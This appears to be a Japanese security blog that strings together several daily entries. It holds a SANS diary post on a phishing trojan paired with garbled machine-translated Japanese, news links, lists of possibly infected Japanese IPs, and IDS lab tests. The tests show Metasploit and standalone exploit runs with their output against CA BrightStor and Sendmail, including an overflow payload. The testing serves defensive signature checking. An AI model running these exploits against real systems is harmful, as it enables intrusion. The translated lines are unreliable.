Published: 2006-02-12,
:2006-02 - 12を発表しました、
Last Updated: 2006-02-12 21:05:27 UTC by Patrick Nolan (Version: 1)
最新アップデート:2006-02-12 パトリック・ノーランによっての21:05:27の UTC (バージョン:1)

You have to love it when malware blows through your ISP's Email gateway AV, hits your desktop, and only 2 vendors flag it. This has been occuring regularly over the last few months. Some of todays email details are below. At this time only F-Secure and Kaspersky catch it, F-Secure says "malware found Trojan-Spy.HTML.Bayfraud.in (virus)".
悪性ソフトがあなたの ISP の電子メールゲートウェイ通りをさっと通り過ぎて、あなたのデスクトップにぶつかるとき、あなたはそれが好きでなければなりません、そしてたった2人のベンダーがそれにフラグを付けます。 これは規則的にこれまでの数カ月にわたって(今まで) occuring していました。 todays 電子メールの細部の若干が下にです。 今ただF - Secure と Kaspersky だけがそれを捕えます、F - Secure は「悪性ソフトがトロイ人 - Spy.HTML.Bayfraud.in を発見しました(ウイルス)」と言います。

After Googling the Subject of the email I'm writing about, "eBay Customer Notice: Details Confirmation", I saw a few returns, one was at archives.java.sun.com. Sun has been notified.
私が書いている電子メール、「eBay 顧客通知:確認を詳述します」の主題を Google で検索した後で、私は少数の収益を見ました、1(人・つ)は archives.java.sun.com にありました。 サンは通知されました。

That page also references the trojan I was sent, only the image name is different, at the sun site it's named illicit.GIF [image/gif] and there's date/time visible on the page display [Fri, 21 Oct 2005 23:44:45 +0100], who knows how trustworthy that date information is. If it's accurate and based on the Jotti and Virustotal results next, it's a touch troubling.
そのページは同じく私が送られた trojan を参照する、ただイメージ名前が異なっている、太陽サイトでそれは illicit.GIF [イメージ / gif ]と命名される、そしてページディスプレイの上に目に見える日付 / 時間がある[2005年10月21日金曜日23:44:45、 + 0100]、その日付インフォメーションがどれぐらい信頼可能であるか知っている. もしそれが次に正確で、そして Jotti と Virustotal 結果に基づいているなら、少し煩わしいです。

If you're seeing any of these please drop us a note. Thanks!
もしあなたがこれらのいずれでも見ているなら、どうか我々ノートを落としてください。 ありがとうございます!


illicit.GIF analysis results at Jotti and Virustotal.
illicit.GIF 分析が Jotti と Virustotal に結果として生じます。

Jotti.Org says
File: illicit.GIF
Status: INFECTED/MALWARE
MD5 15492310e33e16810c4d880b8f343f8d
Packers detected: -
Scanner results
AntiVir Found nothing
ArcaVir Found nothing
Avast Found nothing
AVG Antivirus Found nothing
BitDefender Found nothing
ClamAV Found nothing
Dr.Web Found nothing
F-Prot Antivirus Found nothing
Fortinet Found nothing
Kaspersky Anti-Virus Found Trojan-Spy.HTML.Bayfraud.in
NOD32 Found nothing
Norman Virus Control Found nothing
UNA Found nothing
VBA32 Found nothing

This is a report processed by VirusTotal on 02/12/2006 at 20:13:06 (CET) after scanning the file "illicit.GIF" file.
Antivirus Version Update Result
AntiVir 6.33.0.81 02.11.2006 no virus found
Avast 4.6.695.0 02.10.2006 no virus found
AVG 718 02.10.2006 no virus found
Avira 6.33.0.81 02.11.2006 no virus found
BitDefender 7.2 02.12.2006 no virus found
CAT-QuickHeal 8.00 02.11.2006 no virus found
ClamAV devel-20060126 02.12.2006 no virus found
DrWeb 4.33 02.12.2006 no virus found
eTrust-InoculateIT 23.71.74 02.11.2006 no virus found
eTrust-Vet 12.4.2074 02.10.2006 no virus found
Ewido 3.5 02.11.2006 no virus found
Fortinet 2.54.0.0 02.12.2006 no virus found
F-Prot 3.16c 02.09.2006 no virus found
Ikarus 0.2.59.0 02.10.2006 no virus found
Kaspersky 4.0.2.24 02.12.2006 Trojan-Spy.HTML.Bayfraud.in
McAfee 4694 02.10.2006 no virus found
NOD32v2 1.1404 02.11.2006 no virus found
Norman 5.70.10 02.10.2006 no virus found
Panda 9.0.0.4 02.12.2006 no virus found
Sophos 4.02.0 02.11.2006 no virus found
Symantec 8.0 02.12.2006 no virus found
TheHacker 5.9.4.094 02.10.2006 no virus found
UNA 1.83 02.09.2006 no virus found
VBA32 3.10.5 02.11.2006 no virus found

Some Email details;

Return-path: <support_num_3381305590018@ebay.com>
**snip**
Received: from ppp85-141-237-194.pppoe.mtu-net.ru ([85.141.237.194])
by orngca-mx-08.mgw.rr.com with SMTP; Sun, 12 Feb 2006 13:52:34 -0500
Date: Sun, 12 Feb 2006 14:43:23 -0400
From: eBay <support_num_3381305590018@ebay.com>
Subject: eBay Customer Notice: Details Confirmation [Sun, 12 Feb 2006 21:46:23 +0300]
To: pnk@nycap.rr.com
Message-id: <4oomdf$ha2v4r@orngca-mx-08.mgw.rr.com>
MIME-version: 1.0
X-Accept-Language: en-us, en
Fcc: mailbox://support_num_3381305590018@ebay.com/Sent
X-Identity-Key: Id7
X-Virus-Scanned: Symantec AntiVirus Scan Engine <=== Gateway AV
Original-recipient: rfc822;pnolan
Content-Type: multipart/mixed;
boundary="----=_cKusyvfBPGgnaHbQBgKUeaDHKTZHAlKYr"

Attachment name patch.GIF

Subject eBay Customer Notice: Details Confirmation


UPDATE I received a different piece of malware five minutes later ( ; ^ ), through the ISP Email Gateway AV undetected. There was no attachment, Subject is "Please Check Your Account !"
最新情報Iが、見つけられていない ISP 電子メールゲートウェイ通りを通って、5分後にの異なった1つの悪性ソフト(^)を受け取りました。 アタッチメントがありませんでした、主題は「どうかあなたのアカウントをチェックしてください」です。

(出展:SANS)

----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。

今日は、寒そうですね。おうちで引きこもりですね。


----------------------------

■セキュリティニュース

----------------------------

確かに気になりますね。どうなんでしょう?

警視庁の情報セキュリティーのレベルは?


情報漏えいは、無くなることがないですね。でもちゃんと情報が開示される方がまだいいのかな~~あ?

【特報】下着販売ピーチ・ジョンで情報漏えい、他人の注文履歴が表示

----------------------------

■実証コード

----------------------------


----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


211.9.151.97 ca97.opt2.point.ne.jp
211.9.156.144 cf144.opt2.point.ne.jp
211.120.73.90 f073090.ppp.asahi-net.or.jp
211.120.73.133 f073133.ppp.asahi-net.or.jp
211.120.77.89 f077089.ppp.asahi-net.or.jp
211.120.128.116 zaqd3788074.zaq.ne.jp
211.120.131.65 zaqd3788341.zaq.ne.jp
211.120.132.154 zaqd378849a.zaq.ne.jp
211.120.135.206 zaqd37887ce.zaq.ne.jp
211.120.136.124 zaqd378887c.zaq.ne.jp
211.120.139.225 zaqd3788be1.zaq.ne.jp
211.120.140.41 zaqd3788c29.zaq.ne.jp
211.120.148.123 zaqd378947b.zaq.ne.jp
211.120.151.5 zaqd3789705.zaq.ne.jp
211.120.152.214 zaqd37898d6.zaq.ne.jp
211.120.153.240 zaqd37899f0.zaq.ne.jp
211.120.156.25 zaqd3789c19.zaq.ne.jp
211.120.159.169 zaqd3789fa9.zaq.ne.jp
211.120.159.201 zaqd3789fc9.zaq.ne.jp
211.120.160.166 zaqd378a0a6.zaq.ne.jp
211.120.161.111 zaqd378a16f.zaq.ne.jp
211.120.162.54 zaqd378a236.zaq.ne.jp
211.120.165.204 zaqd378a5cc.zaq.ne.jp
211.120.167.44 zaqd378a72c.zaq.ne.jp
211.120.168.169 zaqd378a8a9.zaq.ne.jp
211.120.168.231 zaqd378a8e7.zaq.ne.jp
211.120.172.106 zaqd378ac6a.zaq.ne.jp
211.120.173.120 zaqd378ad78.zaq.ne.jp
211.120.180.136 zaqd378b488.zaq.ne.jp
211.120.183.153 zaqd378b799.zaq.ne.jp
211.120.185.188 zaqd378b9bc.zaq.ne.jp
211.120.187.52 zaqd378bb34.zaq.ne.jp
211.122.221.48 p7048-ipad206akatuka.ibaraki.ocn.ne.jp
211.126.24.188 L024188.ppp.dion.ne.jp

項目

攻撃

リモート

攻撃ポート

6070

対象OS

Unix/Windows

CVE

CAN-2005-1272

MS


BrightStor ARCserve Backup and Enterprise Backup buffer overflow (BrightStor_BackupAgent_Overflow)
このシグネチャまたは脆弱点について
RealSecure Network Sensor、RealSecure Server Sensor:

このシグネチャは、TCP ポート 6070 上のスタックベース バッファ オーバーフローを検出します。


デフォルトの危険度
高危険度

このシグネチャが添付されているセンサー
RealSecure Network Sensor: XPU 24.14 以降、RealSecure Server Sensor: XPU 24.14 以降

影響を受けるシステム
Windows 2003: 任意のバージョン、BrightStor ARCserve Backup for Windows: r11.0、BrightStor Enterprise Backup for Window: r10.5、BrightStor Enterprise Backup for Window: v10.0、BrightStor ARCserve Backup for Windows: r11.1、BrightStor ARCserve Backup for Windows: 9.01、Windows: XP、Windows 2000: 任意のバージョン、Windows: Me、Windows: 98 Second Edition、Windows: 98、Windows NT: 4.0、Windows: 95

タイプ
不正アクセスの試み

脆弱点の説明
Computer Associates の Microsoft Windows 対応の BrightStor ARCserve Backup バージョン 9.01、11、r11.1、および Enterprise Backup versions 10.0、10.5 では、ポート 6070 にデータを送信する際にユーザーが入力した不適切な境界チェックによって発生する、スタックベースのバッファ オーバーフローに対して脆弱です。 リモートの攻撃者は、3168 バイトを超える文字列をポート 6070 に送信することでバッファをオーバーフローさせ、SYSTEM レベル権限を使用してシステム上で任意のコードを実行したり、サービス不能を引き起こしたりする可能性があります。

この脆弱点の解決方法
BrightStor ARCserve Backup r11.1 の場合:
Computer Associates SupportConnect の Web ページから、この脆弱点に適した APAR Q070767 fix を入手して適用します。

BrightStor ARCserve Backup r11.0 の場合:
Computer Associates SupportConnect の Web ページから、この脆弱点に適した APAR Q070769 fix を入手して適用します。

BrightStor ARCserve Backup 9.01 の場合:
Computer Associates SupportConnect の Web ページから、この脆弱点に適した APAR Q070770 fix を入手して適用します。

BrightStor Enterprise Backup 10.5 の場合:
Computer Associates SupportConnect の Web ページから、この脆弱点に適した APAR Q070774 fix を入手して適用します。

BrightStor Enterprise Backup 10.0 の場合:
Computer Associates SupportConnect の Web ページから、この脆弱点に適した APAR Q070773 fix を入手して適用します。

詳細
BrightStor ARCserve Backup and Enterprise Backup buffer overflow
http://www.iss.net/security_center/static/21656.php


検証環境

優先度

OS

IP

Intruder:

Windows2000

192.168.221.11

Victim:

Windows2000

192.168.221.180

センサー

ProvenitaM10

XPU1.66


実証コード

msf cabrightstor_uniagent > show targets


Supported Exploit Targets

=========================


0 Magic Heap Target #1


msf cabrightstor_uniagent > set TARGET 0

TARGET -> 0

msf cabrightstor_uniagent > show payloads


Metasploit Framework Usable Payloads

====================================


win32_exec Windows Execute Command

win32_reverse_ord Windows Staged Reverse Ordinal Shell

win32_reverse_ord_vncinject Windows Reverse Ordinal VNC Server Inject


msf cabrightstor_uniagent(win32_exec) > show options


Exploit and Payload Options

===========================


Exploit: Name Default Description

-------- ------ ------- ------------------

required RHOST The target address

required RPORT 6050 The target port


Payload: Name Default Description

-------- -------- ------- ------------------------------------------


required EXITFUNC process Exit technique: "process", "thread", "seh"

required CMD The command string to execute


Target: Magic Heap Target #1


---------------------------------------------------------------------------------------------------------

[root@linux _Other]# ./CABrightStorSQL

Usage

-----

[bindshell] ./CABrightStorSQL

[reverseshell] ./CABrightStorSQL

[root@linux _Other]# ./CABrightStorSQL 192.168.221.180

connecting to 192.168.221.180:6070...ok!

attacking with 3288 bytes...done!

トレース

イベント一覧

優先度

シグネチャ名

検知件数

High

BrightStor_BackupAgent_Overflow

1

Low

TCP_Probe_Other

1


イベント詳細

BrightStor_BackupAgent_Overflow.jpg


項目

攻撃

リモート

攻撃ポート

41523

対象OS

Windows

CVE

APAR

Q064538


攻撃の概要

ISS X-Force
BrightStor Discovery servicepc buffer overflow
http://www.iss.net/security_center/static/19320.php


検証環境

優先度

OS

IP

Intruder:

Windows2000

192.168.221.110

Victim:

Windows2000

192.168.221.180

センサ-

ProvenitaM10

XPU1.66


実証コード

[root@linux _Other]# ./CABrightStorSQL_exp 192.168.221.180

connecting to 192.168.221.180:41523...ok!

attacking with 4128 bytes...done!


トレース

イベント一覧

優先度

シグネチャ名

検知件数

High

BrightStor_Discovery_Overflow

1

Low

TCP_Probe_Other

1


イベント詳細

BrightStor_Discovery_Overflow.jpg


参考情報

  • BugTraq Mailing List, Fri Feb 11 2005 - 12:19:23 CST , BrightStor ARCserve Backup buffer overflow PoC at http://archives.neohapsis.com/archives/bugtraq/2005-02/0123.html .
  • BugTraq Mailing List, Sat Feb 12 2005 - 21:08:56 CST, Re: BrightStor ARCserve Backup buffer overflow PoC at http://archives.neohapsis.com/archives/bugtraq/2005-02/0144.html .
  • BugTraq Mailing List, Wed Feb 16 2005 - 18:36:06 CST, RE: BrightStor ARCserve Backup buffer overflow PoC (fix available) at http://archives.neohapsis.com/archives/bugtraq/2005-02/0245.html .
  • Computer Associates SupportConnect Web page, BRIGHTSTOR ARCSERVE BACKUP FOR WINDOWS COMMON- AXWBAS at http://supportconnect.ca.com/sc/solcenter/sol_detail.jsp?aparno=QO64496&os=NT&returninput=0 .
  • Computer Associates SupportConnect Web page, SupportConnect at http://supportconnect.ca.com/sc/solcenter/sol_detail.jsp?aparno=QO64538&os=NT&returninput=0&prev=true .


  • ----------------------------

    ■あまてらす

    ----------------------------

    おはようございます。あまてらすです。

    今日から奥様は、実家の箱根にえ!まちがえた。

    女友達といっしょに箱根にいくそうです。

    私はひとりぼっち(ToT)/~~~寂しいよ


    ----------------------------

    ■セキュリティニュース

    ----------------------------

    ラック、人材不足に悩む企業にセキュリティ技術者派遣サービス

    マイクロソフト、2月の月例セキュリティパッチは7件-深刻度「緊急」を含む


    サイバーテロですか?2つとも言葉の使い方が適切でないと思います。サイバーテロてそんなことをいうの?

    74時間ぶりに復旧、原因はサイバーテロの可能性も

    韓流受験戦争が過熱 サイバーテロ実行 大量メールで出願妨害


    ウィルス

    ウィルス感染で消防の公文書流出


    脆弱性

    ソニエリの携帯に脆弱性、危険度は「低」

    Lotus Notesに極めて深刻な脆弱性

    Javaランタイムに7件の脆弱性、最新版へのアップデートを


    ----------------------------

    ■実証コード

    ----------------------------


    ----------------------------

    ■不正なアクセス(日本を送信元とした攻撃)

    ----------------------------

    自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


    203.112.50.92 opt-203-112-50-92.client.pikara.ne.jp
    211.18.51.21 K051021.ppp.dion.ne.jp
    211.120.73.62 f073062.ppp.asahi-net.or.jp
    211.120.76.89 f076089.ppp.asahi-net.or.jp
    211.120.93.194 f093194.ppp.asahi-net.or.jp
    211.120.95.204 f095204.ppp.asahi-net.or.jp
    211.120.126.68 u4068.catv-mic.ne.jp
    211.120.131.65 zaqd3788341.zaq.ne.jp
    211.120.132.154 zaqd378849a.zaq.ne.jp
    211.120.135.206 zaqd37887ce.zaq.ne.jp
    211.120.137.236 zaqd37889ec.zaq.ne.jp
    211.120.140.41 zaqd3788c29.zaq.ne.jp
    211.120.147.189 zaqd37893bd.zaq.ne.jp
    211.120.148.123 zaqd378947b.zaq.ne.jp
    211.120.148.141 zaqd378948d.zaq.ne.jp
    211.120.149.175 zaqd37895af.zaq.ne.jp
    211.120.151.5 zaqd3789705.zaq.ne.jp
    211.120.152.214 zaqd37898d6.zaq.ne.jp
    211.120.157.150 zaqd3789d96.zaq.ne.jp
    211.120.159.201 zaqd3789fc9.zaq.ne.jp
    211.120.161.111 zaqd378a16f.zaq.ne.jp
    211.120.161.219 zaqd378a1db.zaq.ne.jp
    211.120.166.192 zaqd378a6c0.zaq.ne.jp
    211.120.167.25 zaqd378a719.zaq.ne.jp
    211.120.177.254 zaqd378b1fe.zaq.ne.jp
    211.120.179.137 zaqd378b389.zaq.ne.jp
    211.120.182.35 zaqd378b623.zaq.ne.jp
    211.120.187.52 zaqd378bb34.zaq.ne.jp
    211.122.73.143 p4143-air01honfc.tokyo.ocn.ne.jp
    211.128.26.149 usr211128026149.usr.starcat.ne.jp

    ----------------------------

    ■あまてらす

    ----------------------------

    おはようございます。あまてらすです。

    明日は、お休み♪自宅でいろいろ検証しましょう。


    ----------------------------

    ■セキュリティニュース

    ----------------------------

    オフィス全体の物理セキュリティを統合管理、日立電子サービス

    セコムトラストネット、監視と診断を一体化したセキュリティサービスを提供

    シマンテック、個人ユーザー向けの新しいセキュリティサービスを発表

    Microsoft、PC向けセキュリティサービスを6月正式提供~年額49.95ドル

    すぐできるWindowsサーバー強化術 (第3回)無線LANのアクセス・ポイントを設置する
    MotorolaのLinux携帯に失望するサードパーティ開発者

    STN、脆弱性診断・監視サービスにMcAfeeのIPSを組み入れたサービスを発表

    ----------------------------

    ■実証コード

    ----------------------------

    サ 2006-02-08 : SPIP <= 1.8.2-g "spip_log" and "include_local" Remote Command Execution Exploit

    サ 2006-02-08 : Mozilla Firefox "location.QueryInterface()" Remote Command Execution Exploit (Mac)

    サ 2006-02-08 : Eudora Qualcomm WorldMail IMAPD Service Remote Command Execution Exploit


    ----------------------------

    ■不正なアクセス(日本を送信元とした攻撃)

    ----------------------------

    自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


    60.39.164.43 p3043-ipbf13aobadori.miyagi.ocn.ne.jp
    61.118.180.25 p1025-freed01hon-sw2gw7.tokyo.ocn.ne.jp
    125.172.16.127 p1127-ipbf203aobadori.miyagi.ocn.ne.jp
    203.181.22.123 q022123.ppp.asahi-net.or.jp
    221.12.198.165 165.198.12.221.megaegg.ne.jp
    221.112.170.114 221x112x170x114.ap221.ftth.ucom.ne.jp
    221.113.3.101 p003101.ppp.asahi-net.or.jp
    221.113.5.141 p005141.ppp.asahi-net.or.jp
    221.113.5.175 p005175.ppp.asahi-net.or.jp
    221.113.17.56 p017056.ppp.asahi-net.or.jp
    221.113.22.20 p022020.ppp.asahi-net.or.jp
    221.113.22.120 p022120.ppp.asahi-net.or.jp
    221.113.22.134 p022134.ppp.asahi-net.or.jp
    221.113.26.198 p026198.ppp.asahi-net.or.jp
    221.113.31.107 p031107.ppp.asahi-net.or.jp
    221.113.34.33 p034033.ppp.asahi-net.or.jp
    221.113.37.45 p037045.ppp.asahi-net.or.jp
    221.113.37.94 p037094.ppp.asahi-net.or.jp
    221.113.37.189 p037189.ppp.asahi-net.or.jp
    221.113.60.23 p060023.ppp.asahi-net.or.jp
    221.113.63.108 p063108.ppp.asahi-net.or.jp
    221.113.66.50 50.66.113.221.ap.yournet.ne.jp
    221.113.75.39 39.75.113.221.ap.yournet.ne.jp
    221.113.96.251 251.96.113.221.ap.yournet.ne.jp
    221.113.99.250 250.99.113.221.ap.yournet.ne.jp
    221.113.103.97 97.103.113.221.ap.yournet.ne.jp
    221.113.105.188 188.105.113.221.ap.yournet.ne.jp
    221.113.109.132 132.109.113.221.ap.yournet.ne.jp
    221.113.114.129 129.114.113.221.ap.yournet.ne.jp
    221.113.117.203 203.117.113.221.ap.yournet.ne.jp
    221.113.118.22 22.118.113.221.ap.yournet.ne.jp
    221.113.162.202 p1202-ipbf14aobadori.miyagi.ocn.ne.jp
    221.113.163.84 p2084-ipbf14aobadori.miyagi.ocn.ne.jp
    221.113.163.193 p2193-ipbf14aobadori.miyagi.ocn.ne.jp
    221.113.164.92 p3092-ipbf14aobadori.miyagi.ocn.ne.jp
    221.113.165.67 p4067-ipbf14aobadori.miyagi.ocn.ne.jp
    221.113.199.151 p1151-freed01hon-sw1gw1.tokyo.ocn.ne.jp
    221.113.200.10 p2010-freed01hon-sw1gw1.tokyo.ocn.ne.jp
    221.113.200.81 p2081-freed01hon-sw1gw1.tokyo.ocn.ne.jp
    221.113.200.247 p2247-freed01hon-sw1gw1.tokyo.ocn.ne.jp
    221.113.204.178 p2178-freed01hon-sw1gw3.tokyo.ocn.ne.jp
    221.113.205.43 p1043-freed01hon-sw1gw4.tokyo.ocn.ne.jp
    221.113.211.91 p8091-air01hon128k.tokyo.ocn.ne.jp
    221.113.211.246 p8246-air01hon128k.tokyo.ocn.ne.jp
    221.113.212.12 p9012-air01hon128k.tokyo.ocn.ne.jp
    221.113.212.171 p9171-air01hon128k.tokyo.ocn.ne.jp
    221.113.212.172 p9172-air01hon128k.tokyo.ocn.ne.jp
    221.113.234.184 p5184-ipad13gifu.gifu.ocn.ne.jp
    221.113.236.98 p2098-ipad55osakakita.osaka.ocn.ne.jp
    221.113.240.177 p6177-ipad55osakakita.osaka.ocn.ne.jp
    221.113.245.252 p5252-ipad56osakakita.osaka.ocn.ne.jp

    phscWe have received a new Bagle mass-mailer.
    我々は新しい Bagle 大量メイラーを受けました。

    It spreads in e-mails sometimes pretending to be an antivirus definition file from Symantec. We detect this new mass mailer as W32/Bagle.FM@mm with the 2006-02-09_03 updates.
    それは時々 Symantec から反ウイルス定義ファイルであるふりをしている電子メールで広まります。 我々は2006-02-09 - 03つの更新 - で W32/Bagle.FM@mm としてこの新しい大量のメイラーを検出します。

    項目

    攻撃

    リモート

    攻撃ポート

    25

    対象OS

    Unix

    CVE

    CAN-2003-0161

    MS

    攻撃の概要


    ISS X-Force

    Sendmail address parser buffer overflow

    http://www.iss.net/security_center/static/11653.php


    検証環境

    優先度

    OS

    IP

    Intruder:

    Windows2000

    192.168.221.110

    Victim:

    Windows2000

    192.168.221.180

    センサー

    ProvenitaM10

    XPU1.66


    実証コード

    [root@linux Email]# ./SMTP_ParseAddr_Overflow_bysin2

    ./SMTP_ParseAddr_Overflow_bysin2 <target ip> <target number>

    Sendmail 8.12.8 prescan() exploit by bysin


    Target Addr OS

    -------------------------------------------

    * 0 0xbfbfdad1 FreeBSD 4.7-RELEASE


    [root@linux Email]# ./SMTP_ParseAddr_Overflow_bysin2 192.168.221.180 0

    Sendmail 8.12.8 prescan() exploit by bysin


    Resolving address... Address found

    Connecting... Connected

    Sending exploit...

    220 TEST-LR0IS30UAX Microsoft ESMTP MAIL Service, Version: 5.0.2195.6713 ready at Sun, 29 Jan 2006 12:53:35 +0900


    HELO yahoo.com


    250 TEST-LR0IS30UAX Hello [192.168.221.110]


    MAIL FROM: <a@yahoo.com>


    250 2.1.0 a@yahoo.com....Sender OK


    RCPT TO: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAムレソソAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;\\\\\\\\\\\\\\\\\\\\\\\\\\\\


    500 5.3.3 Unrecognized command


    トレース

    イベント一覧

    優先度

    シグネチャ名

    検知件数

    High

    SMTP_ParseAddr_Overflow

    2

    Low

    Email_From

    2

    Low

    Email_To

    2


    イベント詳細

    SMTP_ParseAddr_Overflow.jpg

    参照事項

    CERT Vulnerability Note VU#897604

    Sendmail address parsing buffer overflow

    http://www.kb.cert.org/vuls/id/897604


    CERT Advisory CA-2003-12

    Buffer Overflow in Sendmail

    http://www.cert.org/advisories/CA-2003-12.html


    CVE
    CAN-2003-0161
    http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0161


    ----------------------------

    ■あまてらす

    ----------------------------

    おはようございます。あまてらすです。

    昨日は、セミナーもバシバシ突っ込まれ、タジタジになり。

    そんな私が楽しかったです。


    ----------------------------

    ■セキュリティニュース

    ----------------------------

    Mozilla製品のセキュリティ・ホール見つかる - 重要度「中」から「高」に

    IE 5.xにもWindowsメタファイルのセキュリティ・ホール,パッチは未公開

    Windowsに権限昇格を許すセキュリティ・ホール,MSはアドバイザリを公開

    個人情報漏えい事件を斬る(29): ワコール事件に見る犯罪のボーダレス化と不正アクセス禁止法の犯罪抑止力

    特集「生体認証大ブレーク」(4)

    【特集】どうする「寿命切れ迫るWindows XP」(第3回)


    ロシア証券も大変だな~~あ、東証ではこんな事ないですよね?

    ロシア証券取引所がウイルス感染でダウン

    ウィルス感染で消防の公文書流出


    ----------------------------

    ■実証コード

    ----------------------------

    Mozilla Firefox "location.QueryInterface()" Remote Command Execution Exploit

    http://www.frsirt.com/exploits/20060207.firefox_queryinterface.pm.php


    ----------------------------

    ■不正なアクセス(日本を送信元とした攻撃)

    ----------------------------

    自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


    43.244.143.247 247.143.244.43.ap.seikyou.ne.JP
    60.42.137.129 i60-42-137-129.s05.a010.ap.plala.or.jp
    61.125.230.205 i230205.ppp.asahi-net.or.jp
    219.96.155.139 p3139-air02kdtoyoshi.nagano.ocn.ne.jp
    221.113.5.14 p005014.ppp.asahi-net.or.jp
    221.113.5.49 p005049.ppp.asahi-net.or.jp
    221.113.5.254 p005254.ppp.asahi-net.or.jp
    221.113.6.222 p006222.ppp.asahi-net.or.jp
    221.113.20.28 p020028.ppp.asahi-net.or.jp
    221.113.22.72 p022072.ppp.asahi-net.or.jp
    221.113.24.157 p024157.ppp.asahi-net.or.jp
    221.113.31.104 p031104.ppp.asahi-net.or.jp
    221.113.36.79 p036079.ppp.asahi-net.or.jp
    221.113.36.218 p036218.ppp.asahi-net.or.jp
    221.113.47.149 p047149.ppp.asahi-net.or.jp
    221.113.49.110 p049110.ppp.asahi-net.or.jp
    221.113.53.209 p053209.ppp.asahi-net.or.jp
    221.113.61.115 p061115.ppp.asahi-net.or.jp
    221.113.63.75 p063075.ppp.asahi-net.or.jp
    221.113.66.167 167.66.113.221.ap.yournet.ne.jp
    221.113.76.131 131.76.113.221.ap.yournet.ne.jp
    221.113.93.163 163.93.113.221.ap.yournet.ne.jp
    221.113.103.9 9.103.113.221.ap.yournet.ne.jp
    221.113.105.24 24.105.113.221.ap.yournet.ne.jp
    221.113.105.54 54.105.113.221.ap.yournet.ne.jp
    221.113.105.114 114.105.113.221.ap.yournet.ne.jp
    221.113.127.225 225.127.113.221.ap.yournet.ne.jp
    221.113.162.254 p1254-ipbf14aobadori.miyagi.ocn.ne.jp
    221.113.163.44 p2044-ipbf14aobadori.miyagi.ocn.ne.jp
    221.113.166.70 p8070-ip01aobadori.miyagi.ocn.ne.jp
    221.113.200.174 p2174-freed01hon-sw1gw1.tokyo.ocn.ne.jp
    221.113.205.143 p1143-freed01hon-sw1gw4.tokyo.ocn.ne.jp
    221.113.211.227 p8227-air01hon128k.tokyo.ocn.ne.jp
    221.113.211.246 p8246-air01hon128k.tokyo.ocn.ne.jp
    221.113.223.16 p26016-adsau07doujib3-acca.osaka.ocn.ne.jp
    221.113.231.69 p3069-ipad12gifu.gifu.ocn.ne.jp
    221.113.233.11 p5011-ipad12gifu.gifu.ocn.ne.jp
    221.113.235.126 p1126-ipad55osakakita.osaka.ocn.ne.jp
    221.113.242.206 p2206-ipad56osakakita.osaka.ocn.ne.jp
    221.113.244.144 p4144-ipad56osakakita.osaka.ocn.ne.jp
